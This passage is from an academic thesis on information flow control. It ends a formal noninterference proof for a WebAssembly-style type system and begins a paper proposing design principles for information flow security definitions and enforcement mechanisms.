Depending on the value of pair  $(\theta_0, \theta_1)$ , we distinguish several cases, of which we discuss few below, as the others' proof proceeds in a similar manner:

1.  $\theta_0 = no-br$  and  $\theta_1 = no-br$

Then, from the inductive hypothesis,

$$\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_0'' :: L_m :: \sigma_0''' \\ \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1'''.$$

From Definition E.13,  $\text{pred}(no-br) = no-br$ . Thus, we are to show that

$$\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma_{fin} \\ \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma'_{fin},$$

i.e., we are to show

$$\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin},$$

where  $\sigma_{fin} = \sigma_0'' :: L_m^0 :: \sigma_0'''$  and  $\sigma'_{fin} = \sigma_1'' :: L_m^0 :: \sigma_1'''$ .

From Lemma E.9.(v),  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_0'' :: L_m :: \sigma_0''' \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc'' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_0'' :: L_m :: \sigma_0'''$ . By inversion of Lemmas E.9.(iv) and E.9.(v),  $\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_0'' :: L_m :: \sigma_0'''$ ,

From Lemma E.9.(iii)  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1''' \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ , and from Lemma E.9.(v),  $\langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ . Thus, from transitivity of  $\triangleleft_{\mathcal{A}}^C$ , the desired consequent follows:  $\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

2.  $\theta_0 = j + 1$  and  $\theta_1 = no-br$

Then, from the inductive hypothesis,

$$\langle C.\text{labels}[j] :: \gamma'[j].fst, pc' \sqcup \gamma'[j].snd \rangle :: \gamma'[j+1] \Vdash \sigma_{fin} \\ \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1'''.$$

We are to show that

$$\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', j) \Vdash \sigma_{fin} \\ \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma'_{fin},$$

i.e., we are to show

$$\langle C.\text{labels}[j] :: \gamma'[j].fst, pc \sqcup pc'' :: \gamma'[j].snd \rangle :: \gamma'[j+1] \Vdash \sigma_{fin} \\ \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

By inversion of Lemma E.9.(v),  $\langle C.\text{labels}[j] :: \gamma'[j].fst, pc \sqcup pc'' \sqcup \gamma'[j].snd \rangle :: \gamma'[j+1] \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle C.\text{labels}[j] :: \gamma'[j].fst, pc' \sqcup \gamma'[j].snd \rangle :: \gamma'[j+1] \Vdash \sigma_{fin}$ .

From Lemma E.9.(iii),  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1''' \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ , and from Lemma E.9.(v),  $\langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

Thus, from transitivity of  $\triangleleft_{\mathcal{A}}^C$ , the desired consequent follows:  $\langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc \sqcup pc'' :: \gamma'[j].\text{snd} \rangle :: \gamma'[j+1 : ] \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

3.  $\theta_0 = 0$  and  $\theta_1 = no-br$

Then, from the inductive hypothesis,

$$\langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1'''.$$

From Definition E.13,  $\text{pred}(0) = no-br$ . Thus, we are to show that  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma'_{fin}$ , i.e., we are to show

$$\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

By inversion of Lemma E.9.(v),  $\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin}$ .

From Lemmas E.9.(iii) and E.9.(v),  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1''' \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

Thus, from transitivity of  $\triangleleft_{\mathcal{A}}^C$ , the desired consequent follows:  $\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

4.  $\theta_0 = return$  and  $\theta_1 = no-br$

Then, from the inductive hypothesis,

$$\langle C.\text{return}, pc' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1'''.$$

Thus, we are to show that  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', return) \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', no-br) \Vdash \sigma'_{fin}$ , i.e., we are to show

$$\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

By inversion of Lemma E.9.(v),  $\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle C.\text{return}, pc' \rangle \Vdash \sigma_{fin}$ . From Lemmas E.9.(iii) and E.9.(v),  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma_1'' :: L_m :: \sigma_1''' \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ .

Thus, from transitivity of  $\triangleleft_{\mathcal{A}}^C$ , the desired consequent follows:

$$\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

5.  $\theta_0 = return$  and  $\theta_1 = 0$

Then, from the inductive hypothesis,

$$\langle C.\text{return}, pc' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

From Definition E.13,  $\text{pred}(0) = \text{no-br}$ . Thus, we are to show that  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{return} \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{no-br} \rangle \Vdash \sigma'_{fin}$ , i.e., we are to show

$$\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

By inversion of Lemma E.9.(v),  $\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle C.\text{return}, pc' \rangle \Vdash \sigma_{fin}$ . From Lemma E.9.(v).  $\langle \tau_2^m :: st', pc' \rangle :: \gamma' \Vdash \sigma'_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}$ . Thus, from transitivity of  $\triangleleft_{\mathcal{A}}^C$ , the desired consequent follows:

$$\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma'_{fin}.$$

6.  $\theta_0 = \text{return}$  and  $\theta_1 = j + 1$

Then, from the inductive hypothesis,

$$\langle C.\text{return}, pc' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j+1:] \Vdash \sigma'_{fin}.$$

Thus, we are to show that  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{return} \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', j) \Vdash \sigma'_{fin}$ , i.e., we are to show

$$\langle C.\text{return}, pc \sqcup pc'' \rangle \Vdash \sigma_{fin} \triangleleft_{\mathcal{A}}^C \langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc \sqcup pc'' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j+1:] \Vdash \sigma'_{fin}.$$

The desired consequent follows from Lemma E.9.(v) and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

- Case  $\text{expr} = \text{if } (\tau_1^n \rightarrow \tau_2^m) \text{ expr}_1 \text{ else } \text{expr}_2 \text{ end}$

We distinguish two cases:

1. The same branch is taken in both cases.

The proof is similar to case **block**.

2. The executions take different branches, one executing  $\text{expr}_1$  and the other  $\text{expr}_2$ .

In this case we know that the element on top of the stack that decided the branching was labeled  $\ell$  where  $\ell \not\sqsubseteq \mathcal{A}$  and so by Lemma E.9.(iv), confinement on both executions, Lemma E.9.(iii) used in a similar case split to the **block** case, and Lemma E.14 the required consequent follows.

- Case  $\text{expr} = \text{br } i$ .

In this case both executions unwind the operand stack the same way and so by Lemma E.7.(iv) the consequent holds.

- Case  $\text{expr} = \text{br\_if } i$

Depending on the value of pair  $(\theta_0, \theta_1)$ , we distinguish four sub-cases:

1.  $\theta_0 = i$  and  $\theta_1 = i$

This sub-case is similar to case **br i**.

2.  $\theta_0 = no-br$  and  $\theta_1 = no-br$

From the hypothesis,

$$\langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash i32.\mathbf{const} 0 :: \sigma_0 \\ \sim_{\mathcal{A}}^C \langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash i32.\mathbf{const} 0 :: \sigma_1.$$

We are to show that

$$\mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i : ] \Vdash \sigma_0 \\ \blacktriangleleft_{\mathcal{A}}^C \mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i : ] \Vdash \sigma_1.$$

Then:

$$\langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash i32.\mathbf{const} 0 :: \sigma_0 \\ \sim_{\mathcal{A}}^C \langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash i32.\mathbf{const} 0 :: \sigma_1 \quad (\text{hyp.}) \\ \langle st :: st', pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \langle st :: st', pc \rangle :: \gamma \Vdash \sigma_1 \quad (\text{Lem. E.7.(iv)}) \\ st :: st' :: \gamma.\mathbf{fst} \Vdash \sigma_0 \sim_{\mathcal{A}}^C st :: st' :: \gamma.\mathbf{fst} \Vdash \sigma_1 \quad (\text{Def.E.22}).$$

From Lemma E.6, it follows that  $st :: st' :: \gamma.\mathbf{fst} \Vdash \sigma_0 \sim_{\mathcal{A}}^C \mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]).\mathbf{fst} :: \gamma'[i : ].\mathbf{fst} \Vdash \sigma_0$  and  $st :: st' :: \gamma.\mathbf{fst} \Vdash \sigma_1 \sim_{\mathcal{A}}^C \mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]).\mathbf{fst} :: \gamma'[i : ].\mathbf{fst} \Vdash \sigma_1$ . Hence, from transitivity of  $\sim_{\mathcal{A}}^C$ ,

$$\mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]).\mathbf{fst} :: \gamma'[i : ] \Vdash \sigma_0 \\ \sim_{\mathcal{A}}^C \mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]).\mathbf{fst} :: \gamma'[i : ] \Vdash \sigma_1,$$

and from Lemma E.8,

$$\mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i : ] \Vdash \sigma_0 \\ \blacktriangleleft_{\mathcal{A}}^C \mathbf{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i : ] \Vdash \sigma_1.$$

3.  $\theta_0 = i$  and  $\theta_1 = no-br$

Since the two expressions evaluate following different rules, i.e.,  $\langle \sigma_0, S_0, \mathbf{br\_if} i \rangle$  evaluates according to rule **E-BR-IF-JUMP**, and  $\langle \sigma_1, S_1, \mathbf{br\_if} i \rangle$  evaluate according to rule **E-BR-IF-NO-JUMP**, it must be the case that  $\ell \not\sqsubseteq \mathcal{A}$ .

Let  $\sigma_0 = i32.\mathbf{const} k + 1 :: v^n :: \sigma_0'' :: L_n^i :: \sigma_0'''$  and  $\sigma_1 = i32.\mathbf{const} 0 :: \sigma_1'$ . Also,  $\sigma_0' = v^n :: \sigma_0'''$ .

We are to show

$$(a) \Delta(C, \mathbf{lifft}_{pc \sqcup \ell}(\langle st :: st', pc \rangle :: \gamma'[0, i - 1]) :: \gamma'[i : ], i) \Vdash v^n :: \sigma_0''' \blacktriangleleft_{\mathcal{A}}^C \\ \Delta(C, \mathbf{lifft}_{pc \sqcup \ell}(\langle st :: st', pc \rangle :: \gamma'[0, i - 1]) :: \gamma'[i : ], no-br) \Vdash \sigma_1'.$$

I.e., from Definition E.12 and rule **T-BR-IF**, we are to show

$$\langle st :: \gamma'[i].\mathbf{fst}, pc \sqcup \ell \sqcup \gamma'[i].\mathbf{snd} \rangle :: \gamma'[i + 1 : ] \Vdash v^n :: \sigma_0''' \\ \blacktriangleleft_{\mathcal{A}}^C \mathbf{lifft}_{pc \sqcup \ell}(\langle st :: st', pc \rangle :: \gamma'[0, i - 1]) :: \gamma'[i : ] \Vdash \sigma_1'.$$

From the hypothesis,

$$\langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash i32.\mathbf{const} k + 1 :: v^n :: \sigma_0'' :: L_n^i :: \sigma_0'''$$

Let  $\sigma'_1 = \sigma''_1 :: L_n :: \sigma'''_1$ .  $\sim_{\mathcal{A}}^C \langle i32(\ell) :: st :: st', pc \rangle :: \gamma \Vdash i32.\text{const } 0 :: v'_1$ .

$$\frac{}{\Delta(C, \text{lift}_{pc \sqcup \ell}(\langle st :: st', pc \rangle :: \gamma'[0, i-1]) :: \gamma'[i:], i) \Vdash v^n :: \sigma'''_0} \text{Lem. E.12}$$

$$\frac{}{\Delta(C, \text{lift}_{pc \sqcup \ell}(\langle st :: st', pc \rangle :: \gamma'[0, i-1]) :: \gamma'[i:], \text{no-br}) \Vdash \sigma'_1} \text{Lem. E.12}$$

$$\frac{\frac{\gamma'[i:].\text{fst} \sqsubseteq \gamma'[i:].\text{fst}}{\gamma'[i:].\text{fst} \sqsubseteq \gamma'[i:].\text{fst}} \quad \frac{\frac{}{pc \sqcup \ell \sqsubseteq st} \text{T-BR-IF} \quad \frac{}{\ell \not\sqsubseteq \mathcal{A}} \text{hyp.}}{\text{high}(st)}}{\frac{\gamma'[i:].\text{fst} \Vdash \sigma'''_0 \sim_{\mathcal{A}}^C \gamma'[i:].\text{fst} \Vdash \sigma'''_1} \text{hyp. \& Def. E.22 \& Def. E.23}}{\langle st :: \gamma'[i:].\text{fst}, pc \sqcup \ell \sqcup \gamma'[i:].\text{snd} \rangle :: \gamma'[i+1:] \Vdash v^n :: \sigma'''_0 \triangleleft_{\mathcal{A}}^C \langle i32(\ell) :: st :: st', pc \rangle :: \gamma'[0, i-1] \rangle :: \gamma'[i:] \Vdash \sigma'_1} \text{Lem. E.12}}$$

(b)  $S_0 \triangleleft_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

4.  $\theta_0 = \text{no-br}$  and  $\theta_1 = i$

Similar to previous sub-case.

• Case  $\text{expr} = \text{br\_table } j^+$ . Similar to the above two cases.

• Case  $\text{expr} = \text{call } i$

From rules E-CALL and T-CALL it follows that  $\sigma_0 = v_1^n :: \sigma$ ,  $\sigma_1 = v_1'^n :: \sigma'$ , and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma'_0 = v_2^m :: \sigma$ ,  $\sigma'_1 = v_2'^m :: \sigma'$ , and  $\gamma_1 = \langle \tau_2^m :: st, pc \rangle :: \gamma$ , respectively. Also,  $\theta_0 = \theta_1 = \text{no-br}$ . We are to show that

$$\langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma \triangleleft_{\mathcal{A}}^C \tau_2^m :: st, pc :: \gamma \Vdash v_2'^m :: \sigma'$$

or

$$\langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2'^m :: \sigma' \triangleleft_{\mathcal{A}}^C \tau_2^m :: st, pc :: \gamma \Vdash v_2^m :: \sigma.$$

From the inductive hypothesis,  $\Delta(C, \langle \tau_2^m, pc^f \rangle, \theta'_0) \Vdash v_2^m :: F_m \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m, pc^f \rangle, \theta'_1) \Vdash v_2'^m :: F_m$ , i.e.,  $\langle \tau_2^m, pc^f \rangle \Vdash v_2^m :: F_m \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc^f \rangle \Vdash v_2'^m :: F_m$  (for any values of  $\theta'_0$  and  $\theta'_1$ ).

$$\frac{\frac{\frac{}{\gamma_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C \gamma_0 \Vdash \sigma'_0} \text{hyp.}}{\langle st, pc \rangle :: \gamma \Vdash \sigma \sim_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma'} \text{Lem. E.7.(iv)}^n}{\frac{\langle \tau_2^m, pc^f \rangle \Vdash v_2^m :: F_m \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc^f \rangle \Vdash v_2'^m :: F_m}{\langle \tau_2^m, pc^f \rangle \Vdash v_2^m \triangleleft_{\mathcal{A}}^C \langle \tau_2^m, pc^f \rangle \Vdash v_2'^m} \text{IH}}{\langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2'^m :: \sigma'} \text{Lem. E.9.(vi)}} \text{Lem. E.7.(iv)}^n$$

- Case  $expr = \text{call\_indirect}$

Follows the proof for  $\text{call } i$  in the case where both function pointers are the same and  $\text{if}$  and  $\text{call } i$  together in case they are not.

- Case  $expr = expr_0; expr_1$

We distinguish three cases:

1.  $\theta_0 = no-br$  and  $\theta_1 = no-br$

Then both evaluations follow rule E-SEQ.

The consequents follow immediately by induction, the definition of  $\triangleleft_{\mathcal{A}}^C$  with the same  $\gamma$  on both sides.

2.  $\theta_0 \neq no-br$  and  $\theta_1 \neq no-br$

Then both evaluations follow rule E-SEQ-JUMP. This follows immediately by induction and Lemma E.14.

3.  $\theta_0 = no-br$  and  $\theta_1 \neq no-br$

Without loss of generality, the first execution follows E-SEQ and the second E-SEQ-JUMP.

From the hypothesis,  $\gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \gamma \Vdash \sigma_1$ .

We are to show:

- (a)  $WS_{\gamma'', C}(\langle \sigma_0'', \theta_0' \rangle, \langle \sigma_1', \theta_1 \rangle)$  and  $\gamma''[0 : \text{nat}(\text{pred}(\max(\theta_0', \theta_1)))] \not\sqsubseteq \mathcal{A}$   
I.e., we are to show that

$$\Delta(C, \gamma'', \theta_0') \Vdash \sigma_0'' \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta_1) \Vdash \sigma_1'$$

or

$$\Delta(C, \gamma'', \theta_1) \Vdash \sigma_1' \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta_0') \Vdash \sigma_0''.$$

From the inductive hypothesis, we get  $WS_{\gamma', C}(\langle \sigma_0', no-br \rangle, \langle \sigma_1', \theta_1 \rangle)$  and  $\gamma'[0 : \text{nat}(\text{pred}(\max(no-br, \theta_1)))] \not\sqsubseteq \mathcal{A}$ . I.e., we get that

$$\gamma' \Vdash \sigma_0' \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma', \theta_1) \Vdash \sigma_1' \vee \Delta(C, \gamma', \theta_1) \Vdash \sigma_1' \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma_0'$$

and

$$\gamma'[0 : \text{nat}(\text{pred}(\theta_1))] \not\sqsubseteq \mathcal{A},$$

since  $\theta_1 \neq no-br$  and  $\max(no-br, \theta_1) = \theta_1$  (from Definition E.15).

Hence, it follows from the latter statement that  $\gamma'[0].\text{snd} \not\sqsubseteq \mathcal{A}$ . Thus from Confinement Lemma E.13,  $\gamma' \Vdash \sigma_0' \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta_0') \Vdash \sigma_0''$  and  $\gamma''[0 : \text{nat}(\text{pred}(\theta_0'))] \not\sqsubseteq \mathcal{A}$ .

From Lemma E.12,  $\gamma \Vdash \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta_1) \Vdash \sigma_1'$ .

From IH  $\gamma'[0 : \text{nat}(\text{pred}(\theta_1))] \not\sqsubseteq \mathcal{A}$ , and from Lemma E.11,  $\gamma'[1 : ] \sqsubseteq \gamma''[1 : ]$  and  $\gamma'[0].\text{fst} \sqsubseteq \gamma''[0].\text{fst}$ . It then follows that  $\gamma''[0 : \text{nat}(\text{pred}(\theta_1))] \not\sqsubseteq \mathcal{A}$ . From confinement lemma E.13,  $\gamma''[0 : \text{nat}(\text{pred}(\theta_0'))] \not\sqsubseteq \mathcal{A}$ , hence  $\gamma''[0 : \text{nat}(\text{pred}(\max(\theta_0', \theta_1)))] \not\sqsubseteq \mathcal{A}$ .

We finally apply Lemma E.14 and get the desired consequent.

(b)  $S_2 \sim_{\mathcal{A}}^C S'_1$

From the inductive hypothesis,  $S_1 \sim_{\mathcal{A}}^C S'_1$ . From Lemma E.13,  $S_1 \sim_{\mathcal{A}}^C S_2$ .

Hence, from transitivity of  $\sim_{\mathcal{A}}^C$ ,  $S_2 \sim_{\mathcal{A}}^C S'_1$ . ■



# **Design Principles**



**Paper F**

**Prudent Design Principles for Information Flow Control**

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

*PLAS 2018*





# Prudent Design Principles for Information Flow Control

**Abstract.** Recent years have seen a proliferation of research on information flow control. While the progress has been tremendous, it has also given birth to a bewildering breed of concepts, policies, conditions, and enforcement mechanisms. Thus, when designing information flow controls for a new application domain, the designer is confronted with two basic questions: (i) What is the right security characterization for a new application domain? and (ii) What is the right enforcement mechanism for a new application domain?

This paper puts forward six informal principles for designing information flow security definitions and enforcement mechanisms: *attacker-driven security*, *trust-aware enforcement*, *separation of policy annotations and code*, *language-independence*, *justified abstraction*, and *permissiveness*. We particularly highlight the core principles of attacker-driven security and trust-aware enforcement, giving us a rationale for deliberating over soundness vs. soundness. The principles contribute to roadmapping the state of the art in information flow security, weeding out inconsistencies from the folklore, and providing a rationale for designing information flow characterizations and enforcement mechanisms for new application domains.

## F.1 Introduction

*Information flow control* tracks the flow of information in systems. It accommodates both *confidentiality*, when tracking information from secret sources (inputs) to public sinks (outputs), and *integrity*, when tracking information from untrusted sources to trusted sinks.

**Motivation** Recent years have seen a proliferation of research on information flow control [15, 16, 18, 39, 49, 55, 67, 70, 72, 73], leading to applications in a wide range of areas including hardware [22], operating system microkernels [59] and virtualization platforms [32], programming languages [36, 37], mobile operating systems [44], web browsers [11, 43], web applications [12, 45], and distributed systems [50]. A recent special issue of *Journal of Computer Security on verified information flow* [60] reflects an active state of the art.

While the progress has been tremendous, it has also given birth to a bewildering breed of concepts, policies, conditions, and enforcement mechanisms. These are often unconnected and ad-hoc, making it difficult to build on when developing new approaches. Thus, when designing information flow controls for a new application domain, the designer is confronted with two basic questions, for which there is no standard recipe in the literature.

### Question 1

What is the right security characterization for a new application domain?

A number of information flow conditions has been proposed in the literature. For confidentiality, *noninterference* [21, 28], is a commonly advocated baseline condition stipulating that secret inputs do not affect public outputs. Yet noninterference comes in different styles and flavors: *termination-(in)sensitive* [67, 79], *progress-(in)sensitive* [3], and *timing-sensitive* [2], just to name a few. Other characterizations include *epistemic* [4, 35], *quantitative* [73], and conditions of *information release* [70], as well as *weak* [78], *explicit* [71], and *observable* [8] secrecy. Further, *compositional* security conditions [53, 61, 69] are often advocated, adding to the complexity of choosing the right characterization.

### Question 2


What is the right enforcement mechanism for a new application domain?

The designer might struggle to select from the variety of mechanisms available. Information flow enforcement mechanisms have also been proposed in various styles and flavors, including *static* [19, 23, 79], *dynamic* [25, 26, 33], *hybrid* [13, 58], *flow-(in)sensitive* [41, 65], and *language-(in)dependent* [10, 24]. Further, some track *pure data flows* [72] whereas others also track *control flow dependencies* [67], adding to the complexity of choosing the right enforcement mechanism.

**Contributions** This paper puts forward principles for designing information flow security definitions and enforcement mechanisms. The goal of the principles is to help roadmapping the state of the art in information flow security, weeding out inconsistencies from the folklore, and providing a rationale for designing information flow characterizations and mechanisms for new application domains.

The rationale rests on the following principles: *attacker-driven security*, *trust-aware enforcement*, *separation of policy annotations and code*, *language-independence*, *justified abstraction*, and *permissiveness*.

